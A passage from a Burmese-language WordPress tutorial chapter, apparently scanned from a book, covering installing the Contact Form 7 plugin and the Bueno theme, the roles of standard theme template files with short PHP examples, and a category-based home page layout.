
<https://wordpress.org/plugins/contact-form-7/>

စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် Download ရယူထားတဲ့ Zip File ကို Extract လုပ်ယူလိုက်ပါ။ ရရှိလာတဲ့ contact-form-7 Folder ကို Wordpress ရဲ့ Plugins Folder ဖြစ်တဲ့ `htdocs/wordpress/wp-content/plugins/` မှာထည့်သွင်းပေးရပါမယ်။ Folder နေရာချေထားပြီးရင် Admin Dashboard ရဲ့ Sidebar Menu က Plugins Option ကို ရွေးချယ်ပေးပါ။ ပုံ (၁၂-၅၅) မှာဖော်ပြထားသလို Plugin တရာ်းဖော်ပြနေတဲ့ ရလဒ်ရရှိမှာဖြစ်ပါတယ်။




ပုံ (၁၂-၅၅) Wordpress Plugins

Plugin စာရင်းဖော်ပြန်နှင့်အတူသော Contact Form 7 ဆိုတဲ့အမည်နဲ့ Plugin တစ်ခုရှိနေရပါမယ်။ အကယ်၍ ရှိမနေဘူး ခုံရင် Plugin Folder ကိုနေရာချုထားတာလဲနေလိုဖြစ်နိုင်ပါတယ်။ ပြန်လည်စစ်ဆေးပေးရပါမယ်။ Plugin တွေကို စတင် အသုံးပြန်စိုး Activate လုပ်ပေးရပါတယ်။ Plugin အမည်အောက်မှာ Activate Option တဲ့ဖက်ပါဝင်မှာဖြစ်ပါတယ်။ နိုပ်ပြီး Activate လုပ်ပေးဖို့ လိုအပ်ပါတယ်။ Activate လုပ်ပြီးပြုဆိုရင် ပုံ (၁၂-၆) မှာဖော်ပြ ထားသလို Activate လုပ်ထားပြီးသား Plugin ရဲအောက်မှာ Settings နဲ့ Deactivate ဆိုတဲ့ Option တွေက အစားထိုးပါဝင်သွားမှုဖြစ်ပါတယ်။ Contact Form 7 ကို Activate လုပ်လိုက်တဲ့ အခါ Sidebar Menu တဲ့မှာ လည်း Contact အမည်နဲ့ Option တစ်ခုတိုးသွားတာကို တွေ့ရမှုဖြစ်ပါတယ်။ အဲဒီ Option ကိုနှိပ်ကြည့်လိုက်ရင် ပုံ (၁၂-၇) မှာဖော်ပြထားသလို Contact Form များ Setup လုပ်လိုရနိုင်မယ် Interface ကိုတွေ့ရမှာပါ။



ပုံ (၁၂-၇) Contact Form 7

ပုံ (၁၂-၈) မှာ များထိုးပြီးပြထားတဲ့ Code ကို Short Code လိုခေါ်ပါတယ်။ Wordpress Plugin တွေကပေးတဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်များကို Content နဲ့အတူထည့်သွင်းဖို့အတွက် အဲဒီလို Short Code လေးတွေကို အသုံးပြုရ ပါတယ်။ Copy ကူးယူထားလိုက်ပါ။ ပြီးရင် ပုံ (၁၂-၉) မှာပြထားသလို Contact အမည်နဲ့ Page အသစ်တစ်ခု တည်ဆောက်ပြီး Page Body နေရာမှာ အဲဒီ Short Code ကိုထည့်သွင်းပေးလိုက်ပါ။



ပုံ (၁၂-၄) Publishing Contact Page

Short Code ထည့်သွင်းပြီးရင် Page ကို Publish လုပ်လိုက်ပါ။ ရလဒ်ကိုကြည့်ရှုဖို့အတွက် Front-End ကို သွားပြီး Navigation Menu ကနေ Contact ကိုနှိပ်လိုက်ရင် Contact Form တစ်ခုဖော်ပြန်စေထဲ Page ကိုရှုရှိမှာ ဖြစ်ပါတယ်။

Wordpress Themes

ဆက်လက်ပြီး Wordpress Website တစ်ခုရဲ့ Design အပြင်အဆင်များကို Themes များအသုံးပြုပြီး ပြောင်းနိုင်ပုံကို ဖော်ပြပါပယ်။ Wordpress Themes Directory ဖြစ်တဲ့ <http://wordpress.org/extend/themes/> မှာ လိုအပ်ချက်နှင့် ကိုက်ညီရာ Theme များကို ရှာဖွေရယူနိုင်ပါတယ်။ လက်ရှိ Themes Directory မှာ Theme ပေါင်း (၁၇၀၀) ကျော်ရှိ နေပါတယ်။ ဒါတင်မက အခမဲ့ (သို့မဟုတ်) အခေါ်ဝယ်ယူရနိုင်တဲ့ Premium Quality Theme တွေကိုလည်း သီးခြား Website များကောက်ယုံနည်း ကိုယ့်ဟန်နဲ့ ဖန်တီးရောင်းချေနေတာတွေ ရှိပါသေးတယ်။


တစ်ချို့ Themes တွေကို Wordpress အဖွဲ့ကပဲရေးသားပေးထားတာတွေရှိပေါ်မယ့် အများစုကတော့ Developer တွေက မိမိတိန္ဒိုစ်သက်ရာဒီဇိုင်းပုံစံများနဲ့ အမျိုးမျိုးရေးသားဖန်တီးကြတာဖြစ်ပါတယ်။ ဒါကြောင့် အသေးစိတ် အသုံးပြုပုံ တွေ တစ်ခုနှင့်တစ်ခု တူညီမှာမဟုတ်ပါဘူး။ အသုံးပြုလိုတဲ့ Theme နဲ့အတွက်ဖက်ပါဝင်လာတဲ့ Manual ငွေ့ Readme တွေကိုဖတ်ရှုလေ့လာပြီး ပါဝင်လာတဲ့အားကြေားချက်များအတိုင်း ဆောင်ရွက်ရမှာဖြစ်ပါတယ်။ နမူနာတစ်ခုကို ဖော်ပြပေးပါမယ်။

Food နဲ့ Fashion Blog တွေမှာအသုံးများတဲ့ Theme တစ်ခုဖြစ်တဲ့ Bueno အမည်ရှိ Theme ကို စမ်းသပ်ထည့်သွင်းကြည့် ချင်ပါတယ်။ အောက်ပါလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

<https://wordpress.org/themes/bueno/>


Download ရယူထားတဲ့ဖို့ကို Extract လုပ်ယူပြီး ရှိရှိလာတဲ့ Bueno အမည်ရှိ Folder ကို Wordpress Theme

Folder ဖြစ်တဲ့ `htdocs/wordpress/wp-content/themes/` ထဲမှာ သွားရောက်ထည့်သွင်းပေးပါ။ ပြီးရင် Admin Dashboard ကိုပြန်ဝင်းပဲ (၁၂-၃) မှာဖော်ပြထားသလို **Appearance** အောက်က **Themes** ကိုရွေးချယ် ပေးပါ။



ပဲ (၁၂-၃) Wordpress Themes Management


Available Themes Section အောက်မှာ ကျွန်တော်တိထည့်သွင်းလိုက်တဲ့ Bueno ကိုလည်းတွေ့ရမှာဖြစ်ပါတယ်။ အဲဒီ Theme ကို ပြောင်းပြီးအသုံးပြုဖို့အတွက် ပဲ (၁၂-၄) မှာ မျှေထိုးပြီးဖော်ပြထားတဲ့ Bueno နဲ့တွဲဖက်ပါဝင်တဲ့ [Activate](#) ကိုနိပ်ပေးလိုက် ရမှာဖြစ်ပါတယ်။ Bueno Theme မှာ Theme Option တွေပါဝင်သေးလို့ Theme ကို Active လုပ် လိုက်တော့ ပဲ (၁၂-၅) မှာ ဖော်ပြထားသလို Theme Option Interface ကိုတွေ့ရမှာ ပါ။



ပဲ (၁၂-၅) Wordpress Theme Options

တစ်ခု၏ Theme တွေမှာ Theme Option ရယ်လို သီ္ဓားပါဝင်မှာမဟုတ်ပါဘူး။ ပါဝင်ခဲ့ရင်လည်း Theme ပေါ်မှတည်ပြီး တစ်ခုနှင့်တစ်ခုတူညီမှာမဟုတ်ပါဘူး။ ဖော်ပြထားတဲ့ Message များကိုဖတ်ရှုလေ့လာပြီးတော့ တစ်ခု၏ Option တွေကိုလို သလို ပြောင်းလဲသတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ - Theme Stylesheet မှာ default.css ကိုမထားပဲ တစ်ခုဗီး တစ်ခုကို ပြောင်းပြီးစမ်းကြည့်နိုင်ပါတယ်။

ရလဒ်ကိုကြည့်ရှုနိုင်ဖို့ <http://localhost/wordpress/> လိုထည့်သွင်းပြီး Front End ကိုသွားကြည့်ရင် ပုံ (၁၂-က) မှာ ပြထားသလို ကျွန်ုတ်တို့ Website ၏ Site Design ကို Bueno Theme အသုံးပြုပြီးဖော်ပြန်တော်ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။



ပုံ (၁၂-က) Wordpress with Bueno Theme

ဒီနည်းနဲ့ ကျွန်ုတ်တို့နှစ်သက်တဲ့ Template တွေကို စုစုပေါင်းထည့်သွင်းထားပြီး လိုအပ်တဲ့အခါပြောင်းလဲ အသုံးပြုနိုင်မှာ ဖြစ် ပါတယ်။

Customizing Wordpress Theme

Wordpress ကို ကျွန်ုတ်တို့လိုအပ်ချက်နဲ့ အတိအကျကိုက်ညိုတဲ့ လုပ်ဆောင်ချက်တွေ၊ Layout အပြင် အဆင်တွေ ရရှိအောင် Customize လုပ်နိုင်ပါတယ်။ Customize လုပ်ပတယ်ဆိုတာ အမှန်တော့ Wordpress Source Code ကို ပြင်ဆင်ခြင်း မဟုတ်ပါဘူး။ Theme ကိုပြင်ဆင်ခြင်း (သို့မဟုတ်) Theme တစ်ခုကို ကိုယ်တိုင်တည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ Plugin တွေလည်း လိုအပ်ရင်တည်ဆောက်နိုင်ပါတယ်။ ဒီနေရာမှာ Wordpress Theme ၏ ထွေ Plugin တွေ တည်ဆောက်ပုံကိုတော့မဖော်ပြနိုင်ပါဘူး။ ကိုယ်တိုင် ဆက်လက်လေ့လာသွားရမှာပါ။ သိသင့်တဲ့ အခြေခံတွေကို လေ့လာခဲ့သိရှုခြုံပြီးဖြစ်လို့ Online Tutorial တစ်ခုဗီးရှုဖတ်ပြီး ဆက်လက်လေ့လာသွားရင်ရသွားမှာပါ။ အသုံးပြုရမှာက HTML, CSS, JavaScript နဲ့ PHP တို့ပြန်ဖော်ပါတယ်။ Theme, Plugin အပါအဝင် အခြား Wordpress နဲ့ပေါက်သက်ပြီး Developer များသိသင့်တဲ့နည်း ပညာတွေကို <http://codex.wordpress.org/> မှာ စုစုပေါင်းဖော်ပြထားပါတယ်။

Admin Dashboard ရဲ **Appearance Menu** အောက်က **Editor Option** မှာ လက်ရှိအသုံးပြထားတဲ့ Themes မှာပါဝင် ထဲ File စာရင်းကိုဖော်ပြထားပါတယ်။ Code များပြင်ဆင်လိုရင်လည်း တစ်ခါတည်းပြင်ဆင်နိုင်ပါတယ်။ `htdocs/wordpress/wp-content/themes/` Folder ထဲကိုသွားပြီးတော့လဲ လက်ရှိအသုံးပြထားတဲ့ Theme Folder ထဲမှာ ရေးသားထားတဲ့ Code တွေကို လေ့လာနိုင်ပါတယ်။ ဆက်လက်လေ့လာတဲ့အခါ အဓိုက်အကူဖြစ်စေဖို့အတွက် Wordpress Theme တစ်ခုမှာပါဝင်လေ့ရှိတဲ့ Template File တွေရဲ့အဓိပ္ပာယ်ကိုဖော်ပြု ပေးလိုက်ပါတယ်။

style.css – Theme အတွက်အခိုက် CSS File ဖြစ်ပါတယ်။ **Appearance → Themes** မှာ ဝင်ကြည့်တဲ့အခါ Available Themes အဖြစ် Theme ကိုဖော်ပြရမှာ တွဲဖက်ဖော်ပြပေးမယ့် Information ကို style.css ရဲ့ထိပ်ဆုံး မှာ Comment အနေနဲ့ အခုလိုသတ်မှတ်ပေးရပါတယ်။

```
/*
Theme Name: Twenty Ten
Theme URI: http://wordpress.org/
Description: The 2010 default theme for WordPress.
Author: wordpressdotorg
Author URI: http://wordpress.org/
Version: 1.0
Tags: black, blue, white, two-columns, fixed-width, custom-header
License: MIT
License URI: [license url]
General comments (optional).
*/
```

ကျင့် CSS Style များကတော့ ရေးရှိုးရေးစဉ်အတိုင်း ဆက်လက်ရေးသားနိုင်ပါတယ်။

index.php – Home Page အနေနဲ့ဖော်ပြမယ့် Template ဖြစ်ပါတယ်။ Post များကို ဖော်ပြတဲ့အခါ ဖော်ပြစေလို ထဲ Template Structure ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ ရေးသားပုံနှိပ်နာကအခုလိုဖြစ်မှာပါ –

```
<?php get_header(); ?>
<div class="posts">
<?php while (have_posts()) : the_post(); ?>
    <div class="post">
        <h2 class="title">
            <a href="<?php the_permalink() ?>">
                <?php the_title(); ?>
            </a>
        </h2>

        <div class="entry">
            <?php the_content(); ?>
        </div>
    </div>
<?php endwhile; ?>

<div class="sidebar">
    <?php get_sidebar(); ?>
</div>
```

```
</div>
<?php get_footer(); ?>
```

နမူနာမှ Bold လုပ်ပေးထားတာတွေက Wordpress Function တွေပါ။ get_header(), get_footer(), get_sidebar() စတဲ့ Function တွေက header.php, footer.php, sidebar.php စသဖြင့် ခြေားရေးသားထားတဲ့ သီးစား Template တွေကိုချက်ဆက်ပေးခြင်းဖြစ်ပါတယ်။ have_posts() Function ကတော့ ဖော်ပြစ်ရာ Post ရှိမရှိစစ်ဆေးခြင်းဖြစ်ပါတယ်။ the_post() Function ကတော့ Post တစ်ခုကို ရယူပေးပါတယ်။ ကျွန်ုတ်တို့ လေ့လာခဲ့တဲ့ mysql_fetch_assoc() လိုပါပဲ။ the_permalink(), the_title(), the_content() စတဲ့ Function တွေကတော့ Post မှာပါဝင်တဲ့ Link, ခေါင်းစဉ်နဲ့ Post Body တို့ကို သက်ဆိုရာ နေရာမှာ ဖော်ပြစ်ခြင်းဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Post စာရင်း ဖော်ပြနေတဲ့ Home Page Template ကို တည်ဆောက်ပေးရလေ့ရှိပါတယ်။

header.php – Document Type ကြော်ခြင်း၊ <head> Element ထည့်သွင်းခြင်းကနေ စာမျက်နှာတိုင်းမှာ တူညီစွာ ပါဝင်ရမယ့် ခေါင်းစီးပိုင်း Content များကိုထည့်သွင်းထားရတဲ့ Template တစ်ခုဖြစ်ပါတယ်။ ပါဝင်လေ့ရှိတဲ့ ပုံစံက အခုလိုဖြစ်နိုင်ပါတယ် –

```
<!doctype html>
<html>
<head>
    <title><?php wp_title(); ?></title>
    <link rel="stylesheet" href="<?php bloginfo('stylesheet_url'); ?>">
    <?php wp_head(); ?>
</head>
<body>
```

footer.php – </body> </html> နဲ့အေားပိတ်ပေးဖိုလိုတဲ့ Element တွေပါဝင်တဲ့ Template တစ်ခုဖြစ်ပါတယ်။ Copyright Information ကဲ့သို့ စာမျက်နှာတိုင်းရဲ့အောက်ခြေမှာပါဝင်သင့်တဲ့ အချက်အလက်တွေလည်း ဒီ Template ထဲမှာ ထည့်သွင်းထားနိုင်ပါတယ်။ ပါဝင်လေ့ရှိတဲ့ပုံစံက အခုလိုပါ –

```
<?php wp_footer(); ?>
</body>
</html>
```

sidebar.php – Wordpress Website တစ်ခုရဲ့ Sidebar ထဲမှာ Search Box, Category List, Calendar, Tag Cloud စတဲ့ Widget တွေထည့်သွင်းသတ်မှတ်နိုင်ပါတယ်။ Appearance → Widgets ကနေ ထည့်သွင်းပေးရပါတယ်။ အဲဒီလို Widget Sidebar အတွက် Template Structure သတ်မှတ်ထားဖိုသုံးရပါတယ်။ ရေးသားလေ့ ရှိတဲ့ပုံစံက အခုလိုဖြစ်ပါတယ် –

```
<div class="sidebar">
<?php dynamic_sidebar('primary'); ?>
</div>
```

ဒီလိမ့်မျိုး dynamic_sidebar() Function ကနေ ခေါ်အသုံးပြန်ဖို့အတွက် functions.php ဖိုင်ထဲမှာ Sidebar ကို အခုလိုကြတ်တင် Register လုပ်ထားပေးရပါတယ်။

```
$args = array(
    'id'          => 'primary',
    'description' => 'Main Widget Area',
    'class'        => 'sidebar',
    'before_widget' => '<li>',
    'after_widget'  => '</li>',
    'before_title'  => '<h2>',
    'after_title'   => '</h2>' );

register_sidebar( $args );
```

ဒီနည်းနဲ့ Wordpress Theme တစ်ခုမှာ တစ်ခုထက်ပိုတဲ့ Sidebar တွေကို ကြော်ခြေအသုံးပြုလို ရပါတယ်။

comments.php – Comment များကိုဖော်ပြပေးတဲ့ Template Structure ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ သက်ဆိုင်ရာ Post သို့မဟုတ် Page Template များထဲမှ comments_template() Function သုံးပြီး ဒီ Template ကို ချိတ်ဆက် ထည့်သွင်းနိုင်ပါတယ်။

single.php – Post တစ်ခုတည်းကိုဖော်ပြတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ဖို့သုံးပါတယ်။

page.php – Page ကိုဖော်ပြတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ဖို့အသုံးပြုရပါတယ်။

archive.php – Post အားလုံးကို ကြည့်ရှုတာမဟုတ်ပဲ Category အလိုက် (သို့မဟုတ်) ရေးသားသူ Author အလိုက်စသဖြင့် ရယူကြည့်ရှုတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ထားနိုင်ပါတယ်။

search.php – Search Result ကိုဖော်ပြတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ထားနိုင်ပါတယ်။

functions.php – Template တွေကနေ ရယူအသုံးပြုလိုတဲ့ PHP Function တွေကို ဒီထဲမှာ စုစည်းရေးသားထားနိုင်ပါတယ်။

404.php – Link မှားနေလိုဖော်ပြစ်ရာ Post သို့မဟုတ် Page မရှိတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ် ထားနိုင်ပါတယ်။

Category Based Home Page Layout

လက်ရှိမှာ ကျွန်တော်တိ Setup လပ်ထားတဲ့ Wordpress Website ရဲ့ Home Page မှာ Post တွေကိုတန်းစီ ဖော်ပြထားပါတယ်။ လက်တွေမှာ Post တွေကို အဲခီလို Blog ပုံစံတန်းစီမပြပဲ Category အလိုက် Layout အနေနဲ့ နေရာချထားမယ်ဆိုရင်လည်းချထားနိုင်ပါတယ်။ index.php မှာ ရေးသားတဲ့ Template Structure ကိုသာ ပြင်ဆင်ပေးဖိုလို အပ်ပါတယ်။ ပဲ (၁၂-၅) မှာဖော်ပြထားတဲ့နှမူနာ Layout ကိုကြည့်ပါ။



ပဲ (၁၂-၅) Wordpress Category Based Layout

Home Page မှာ Post (၁) ခုဖော်ပြလိုပါတယ်။ Category ကို Hero လို သတ်မှတ်ထားတဲ့ Post တစ်ခုနဲ့ Category ကို Feature လို သတ်မှတ်ထားတဲ့ Post (၂) ခု၊ စုစုပေါင်း (၃) ခု ခေါ်ပြပဲ။ Hero နဲ့ Feature တို့ရဲ့ ဖော်ပြပုံမတူကြပါဘူး။ Hero ကို ခပ်ကြီးကြီးဖော်ပြထားပြီး Feature တွေကိုတော့ ဘေးချင်းယဉ်ဖော်ပြထားပါ တယ်။ Style ကတော့ CSS နဲ့လိုသလို သတ်မှတ်နိုင်ပါတယ်။ Template Structure ကသာ CSS က Select လုပ်ယူပြီး Style သတ်မှတ်နိုင်တဲ့ Structure ဖြစ်ဖိုလိုတာပါ။ ဒီလို Layout ရရှိနိုင်အတွက် ရေးသားရမယ့် index.php ပုံစံနှုန်းကအခဲလို ဖြစ်မှာပါ -

```
<?php get_header(); ?>

<div class="contents">
<?php query_posts('showposts=1&cat=1&offset=0'); ?>
<?php while (have_posts()) : the_post(); ?>
<div class="hero">
<h2 class="hero-title">
<a href="<?php the_permalink() ?>"><?php the_title(); ?></a>
</h2>
```

```

<div class="hero-entry">
    <?php the_content(); ?>
</div>
</div>
<?php endwhile; ?>

<?php $ft = new WP_Query(); $ft->query('showposts=3&cat=2&offset=0'); ?>
<?php while ($ft->have_posts()) : $ft->the_post(); ?>
    <div class="feature">
        <h2 class="feature-title">
            <a href="<?php the_permalink() ?>">
                <?php the_title() ?>
            </a>
        </h2>

        <div class="feature-entry">
            <?php the_content() ?>
        </div>
    </div>
<?php endwhile; ?>

<div class="sidebar">
    <?php get_sidebar("one") ?>
    <?php get_sidebar("two") ?>
</div>

</div>

<?php get_footer() ?>

```

ပထမတစ်ကြိမ်မှ query_post() Function သုံးပြီး cat=1 (Category ID One) တဲ့ Post ကို ဆွဲထုတ်ပါတယ်။ ဆွဲထုတ် ရယူမယ့်အရေအတွက်ကတစ်ခုတည်းပါ။ ပြီးရင် class=hero သတ်မှတ်ထားတဲ့ <div> Element နဲ့ ရယူထားတဲ့ Post ရဲ့ အချက်အလက်တွေကို ထည့်သွင်းထားပါတယ်။ ဒါကြောင့် CSS နဲ့ .hero လို့ Select လုပ်ပြီး Style ကို ကျွန်ုတ်တော် တို့လိုချင်တဲ့ပုံစံ သတ်မှတ်နိုင်သွားမှုပါ။ နောက်တစ်ဆင့်အနေနဲ့ WP_Query() Function ကိုသုံးပြီး cat=2 (Category ID Two) တဲ့ Post သုံးခုကို ဆွဲထုတ်ပါတယ်။ ရရှိလာ တဲ့ Post တွေကို class=feature လို့သတ်မှတ်ထားတဲ့ <div> Element များနဲ့ထည့်သွင်းပေးထားပါတယ်။ ဒီနည်းနဲ့ Wordpress Website တွေရဲ့ Home Page ကို CSS နဲ့ပေါင်းစပ်ကာ Layout အမျိုးမျိုးဖြစ်နေအောင် ဖန်တီးတည်ဆောက်နိုင်ခြင်း ဖြစ်ပါတယ်။

အစတစ်ခုရာသွားအောင်သာ ဖော်ပြခြင်းဖြစ်ပါတယ်။ လေ့လာခါစ Developer များအနေနဲ့ ပထမအဆင့်မှာ Theme တွေ ကိုယ်တိုင်ဖန်တီးဖို့ထက် Admin Dashboard မှာပါဝင်တဲ့ Option တွေကိုပဲ အပြည့်အစုံအသုံးချိန်အောင် အရင်လေ့လာ သင့်ပါတယ်။ Option တစ်ခုချင်းကို အချိန်ပေးလေ့လာဖို့ပဲလိုတာပါ။ အသုံးပြုပဲတွေကို ဒီနေရာမှာ အရှည်ကြီးရှင်းပြန်လို့ မထိရောက်ပါဘူး။ ကိုယ်တိုင်လုပ်မှု ရမယ့်အပိုင်းတွေဖြစ်လာပါပြီ။ သဘောတရားပိုင်းတွေ မဟုတ်တော့ပဲ လက်တွေ သက်သက်အပိုင်းတွေ ဖြစ်ပါတယ်။ ပြောလို့မမြင်၊ ကိုယ်တိုင်လုပ်ကြည့်လိုက်မှုမြင်မယ်ဆိုတဲ့ အပိုင်းတွေဖြစ်လာပါပြီ။

ဆက်လက်ပြီး wordpress.org က Theme Directory နဲ့ Plugin Directory တို့ကို မွေးနောက်ပြီး Popular အဖြစ်ဆုံး Theme တွေ Plugin တွေကို စုံလင်အောင်စမ်းသပ်ထားသင့်ပါတယ်။ ဒီတော့မှာ Wordpress နဲ့ ဘာတွေ လုပ်လို့ရတယ်။

သူများတွေ ဘာတွေ ကိုဘယ်လိုလုပ်နေကြတယ်စတဲ့ "အမြင်" ရှိလာမှာဖြစ်ပါတယ်။ ရရှိလာတဲ့ အမြင်များပေါ်မှုတည်ပြီး စိတ်ကူးအိုင်ဒီယာ တွေထွက်ပေါ် လာတဲ့အခါ ထွက်ပေါ်လာတဲ့ အိုင်ဒီယာကို အကောင် အထည်ဖော်နိုင်ဖို့ ကိုယ်ပိုင်ဖန်တီးမှု များနဲ့ အဆင့်ရှိနေတာတွေကို ပေါင်းစပ်အသုံးချုပ်မှုပါ။

12.3 – Joomla

